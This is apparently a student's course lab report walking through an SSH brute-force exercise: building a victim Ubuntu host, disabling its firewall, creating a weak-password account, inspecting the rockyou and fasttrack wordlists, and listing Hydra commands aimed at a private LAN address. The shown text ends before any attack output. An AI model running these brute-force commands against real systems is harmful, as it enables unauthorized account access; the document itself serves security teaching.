

Cristian Cortez

ID: if2482

CS 471: Security & Info Assurance

Assignment 3

Abstract

In this assignment, we experiment with bruteforce login attacks on an Ubuntu system through ssh using the Hydra tool from a Kali linux VM. The purpose of this assignment is to demonstrate how remote systems are vulnerable across networks. The result is a compromised account within in Ubuntu. A username and password relationship is established and access to the account can be made based off of Hydras sucess.

Introduction

An Ubuntu VM will first need to be built to act as the vicitim system. Download an iso image and create a new VM. Once finished, ensure that an ssh server is running within Ubuntu and that any default firewall is disabled (this could prevent ssh connections). From Kali, run various Hydra attacks using two separate password wordlists: a default wordlist shipped with Kali and a custom one we create. Wireshark is then used to capture these packets across the ssh connection. We will then analyze the packets to determine which contains the sucessful login information.

Commands used:

NIX GENERAL

```
// system update and package upgrade
$ sudo apt-get update
$ sudo apt-get upgrade

// add a new user
$ sudo adduser luser1

// edit a text doc
$ sudo nano /usr/share/wordlists/if2482passwd.txt
```

SSH

```
// start ssh service
$ sudo service ssh start

// use ssh
$ ssh cris@192.168.0.43
```

UBUNTU FIREWALL

```
// check firewal status
$ sudo ufw status

// disable firewall
$ sudo ufw disable

// enable firewall
$ sudo ufw enable
```

WORDLIST STUFF

```
// unzip an archive
$ gunzip /usr/share/wordlists/rockyou.txt.gz

// count words in text doc
$ wc /usr/share/wordlists/rockyou.txt

// display text content
$ cat /usr/share/wordlists/rockyou.txt

// get word count for password1
$ cat /usr/share/wordlists/rockyou.txt | grep password1 | wc

// search for letmein string
$ cat /usr/share/wordlists/rockyou.txt | grep letmein

// get wordcount for text
$ wc /usr/share/wordlists/fasttrack.txt

// display text content
$ cat /usr/share/wordlists/fasttrack.txt

// search for letmein string
$ cat /usr/share/wordlists/fasttrack.txt | grep letmein
```

HYDRA

```
// hydra with a default wordlist
$ hydra -V -f -t 4 -l user1 -P /usr/share/wordlists/fasttrack.txt
ssh://192.168.0.43

// hydra with a custom wordlist
```

```
$ hydra -V -f -t 4 -l luser1 -P /usr/share/wordlists/if2482passwd.txt  
ssh://192.168.0.43
```

Summary of Results

A: Create a "Victim" Ubuntu VM, add a new user

1. Download .iso and install

Grab the iso image from the [Main Ubuntu Downloads page](#).

To Instal in a VM, follow these [instructions here](#).

PLEASE NOTE:

I am using an old laptop (Thinkpad T400) that runs a baremetal install of Ubuntu. I use this machine for my academic linux needs.

2. Start Ubuntu and run a system update.

Use Commands:

```
$ sudo apt-get update  
$ sudo apt-get upgrade
```

These commands were run from an ssh session from my Windows 10 pc to the Ubuntu system on the laptop.

```

cris@cris-ThinkPad-T400:~$ whoami
cris
cris@cris-ThinkPad-T400:~$ sudo apt-get update
[sudo] password for cris:
Hit:1 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease [107 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [436 kB]
Get:5 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [876 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [102 kB]
Get:8 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [569 kB]
Get:9 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [802 kB]
Get:10 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [266 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 DEP-11 Metadata [940 B]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-backports/main amd64 DEP-11 Metadata [8,000 B]
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 DEP-11 Metadata [12.5 kB]
Get:14 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [41.6 kB]
Get:15 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 DEP-11 Metadata [13.3 kB]
Fetched 3,464 kB in 2s (1,439 kB/s)
Reading package lists... Done
cris@cris-ThinkPad-T400:~$ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  libflashrom1 libftdi1-2 libllvml3
Use 'sudo apt autoremove' to remove them.
The following packages have been kept back:
  gnome-initial-setup python3-software-properties software-properties-common software-properties-gtk
  ubuntu-advantage-tools update-notifier update-notifier-common
The following packages will be upgraded:
  gnome-remote-desktop
1 upgraded, 0 newly installed, 0 to remove and 7 not upgraded.
Need to get 127 kB of archives.
After this operation, 8,192 B of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 gnome-remote-desktop amd64 42.7-0ubuntu1 [127 kB]
Fetched 127 kB in 1s (140 kB/s)
(Reading database ... 198606 files and directories currently installed.)
Preparing to unpack .../gnome-remote-desktop_42.7-0ubuntu1_amd64.deb ...
Unpacking gnome-remote-desktop (42.7-0ubuntu1) over (42.3-0ubuntu1) ...
Setting up gnome-remote-desktop (42.7-0ubuntu1) ...
Processing triggers for libgl1.0-0:amd64 (2.72.4-0ubuntu1) ...
cris@cris-ThinkPad-T400:~$


```

3. Start SSH service.

Use Commands:

```
$ sudo service ssh start
```

This command starts the ssh service so that computers across the network can connect with it.



```

cris@cris-ThinkPad-T400:~$ sudo service ssh start
cris@cris-ThinkPad-T400:~$


```

4. Disable Firewall.

Use commands:

```
$ sudo ufw status
$ sudo ufw disable
$ sudo ufw enable
```

First, view the status of the Ubuntu FireWall. My firewall was setup to allow ssh connections to be made (port 22), so my status indicates that it is enabled and allows for ssh on port 22.

A terminal window screenshot showing the command 'sudo ufw status' being executed. The output shows the firewall is active and allows SSH connections on port 22 from anywhere.

```
cris@cris-ThinkPad-T400:~$ sudo ufw status
Status: active

To Action From
--
22 ALLOW Anywhere
22 (v6) ALLOW Anywhere (v6)

cris@cris-ThinkPad-T400:~$
```

If that status reads as "inactive" or "disabled", then move on to the next part. Otherwise, you will need to disable it.

A terminal window screenshot showing the command 'sudo ufw disable' being executed, followed by 'sudo ufw status'. The output shows the firewall is now inactive.

```
cris@cris-ThinkPad-T400:~$ sudo ufw disable
Firewall stopped and disabled on system startup
cris@cris-ThinkPad-T400:~$ sudo ufw status
Status: inactive
cris@cris-ThinkPad-T400:~$
```


5. SSH from Kali into Ubuntu

Now we are ready for Kali to ssh into Ubuntu.

Use Commands:

```
$ ip addr
$ ssh cris@192.168.0.43
```

This will ssh into the Ubuntu system. You will need to check the IP Address of the network adaptor first in order to know where you are logging into.

A terminal window titled 'cris@cris-ThinkPad-T400: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal shows a command prompt '(kali@kali)-[~/Desktop/assignment3]' where the user runs 'ssh cris@192.168.0.43'. It prompts for a password, then shows the Ubuntu 22.04.1 LTS login screen with system information, documentation links, and a last login timestamp. The prompt returns to 'cris@cris-ThinkPad-T400:~\$' with a cursor.

```
cris@cris-ThinkPad-T400: ~  
File Actions Edit View Help  
  
(kali@kali)-[~/Desktop/assignment3]  
$ ssh cris@192.168.0.43  
cris@192.168.0.43's password:  
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be applied immediately.  
  
Last login: Sun Feb 12 11:31:58 2023 from 192.168.0.46  
cris@cris-ThinkPad-T400:~$
```

This proves that Kali can connect to ubuntu with ssh.

6. Add a new user account to perform the bruteforce attacks.

Use Commands:

```
$ sudo adduser luser1
```


When creating the new user, use these following credentials (ignore all warnings about password safety as well as skip all the personal info):

```
username = luser1  
password = letmein
```

```
cris@cris-ThinkPad-T400:~$ sudo adduser luser1
Adding user `luser1' ...
Adding new group `luser1' (1001) ...
Adding new user `luser1' (1001) with group `luser1' ...
Creating home directory `/home/luser1' ...
Copying files from `/etc/skel' ...
New password: Packets: 923 | Displayed: 923 (100.0%) | Profile: Default
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for luser1
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
cris@cris-ThinkPad-T400:~$
```

B: Start Kali, unzip and check wordlists

1. Fireup the Kali VM and start a terminal




WORDLIST: ROCKYOU.TXT

2. Unzip, word count, list words from "rockyou.txt"

Use Commands:

```
$ gunzip /usr/share/wordlists/rockyou.txt.gz
$ wc /usr/share/wordlists/rockyou.txt
$ cat /usr/share/wordlists/rockyou.txt
```

First start by unzipping the "rockyou.txt.gz" archive. After uncompression, list the contents of the directory to ensure it was successful.



```
kali@kali: ~/Desktop/assignment3
File Actions Edit View Help

(kali@kali)-[~/Desktop/assignment3]
└─$ ls /usr/share/wordlists/
amass      fasttrack.txt  legion        rockyou.txt.gz  wifite.txt
dirb       fern-wifi      metasploit    sqlmap.txt
dirbuster  john.lst       nmap.lst     wfuzz

(kali@kali)-[~/Desktop/assignment3]
└─$ gunzip /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt: Permission denied


(kali@kali)-[~/Desktop/assignment3]
└─$ sudo !!

(kali@kali)-[~/Desktop/assignment3]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[~/Desktop/assignment3]
└─$ ls /usr/share/wordlists/
amass      fasttrack.txt  legion        rockyou.txt  wifite.txt
dirb       fern-wifi      metasploit    sqlmap.txt
dirbuster  john.lst       nmap.lst     wfuzz

(kali@kali)-[~/Desktop/assignment3]
└─$
```

Next, count the lines in the txt file.




```
kali@kali: ~/Desktop/assignment3
File Actions Edit View Help

(kali@kali)~[~/Desktop/assignment3]
$ wc /usr/share/wordlists/rockyou.txt
14344392 14442062 139921507 /usr/share/wordlists/rockyou.txt

(kali@kali)~[~/Desktop/assignment3]
$
```

Display the txt file contents. This will, take some time. Use *ctrl+C* to stop.



```
kali@kali: ~/Desktop/assignment3
File Actions Edit View Help

0123456789
0109381602
000
you805
no
maka
jupanu
ciocolatax
angelica
1990
1111
pepe
markinho
mara
54321
123d
7
1234567
1

xCvBnM,
ie168
abygurl69
a6_123
*7¡Vamos!

(kali@kali)~[~/Desktop/assignment3]
$
```

3. Count number of entries with "password1"

Use Commands:

```
$ cat /usr/share/wordlists/rockyou.txt | grep password1 | wc
```

This will count the amount of occurrences of the word.




```
(kali@kali)-[~/Desktop/assignment3]
$ cat /usr/share/wordlists/rockyou.txt | grep password1 | wc
510 514 6988
(kali@kali)-[~/Desktop/assignment3]
$
```

4. Find all entries with "letmein"

Use Commands:

```
$ cat /usr/share/wordlists/rockyou.txt | grep letmein
```



```
kali@kali: ~/Desktop/assignment3
File Actions Edit View Help
4letmein
4658letmein
44letmein44
427letmein
3letmein24
321letmein
2letmein2u
2411letmein
23letmein
221282letmein
1letmein2now
1letmein23
1letmein2
1letmein1
19letmein79
18letmein12
143letmein
138letmein
123letmein456
10letmein
10cletmein
102931letmein
0900letmein
.letmein
#letmein10#
#letmein
!letmein
(kali@kali)-[~/Desktop/assignment3]
$
```


WORDLIST: FASTTRACK.TXT

5. Word count, list word from "fasttrack.txt"

Use Commands:

```
$ wc /usr/share/wordlists/fasttrack.txt
$ cat /usr/share/wordlists/fasttrack.txt
```

Simply display the word count for the file.

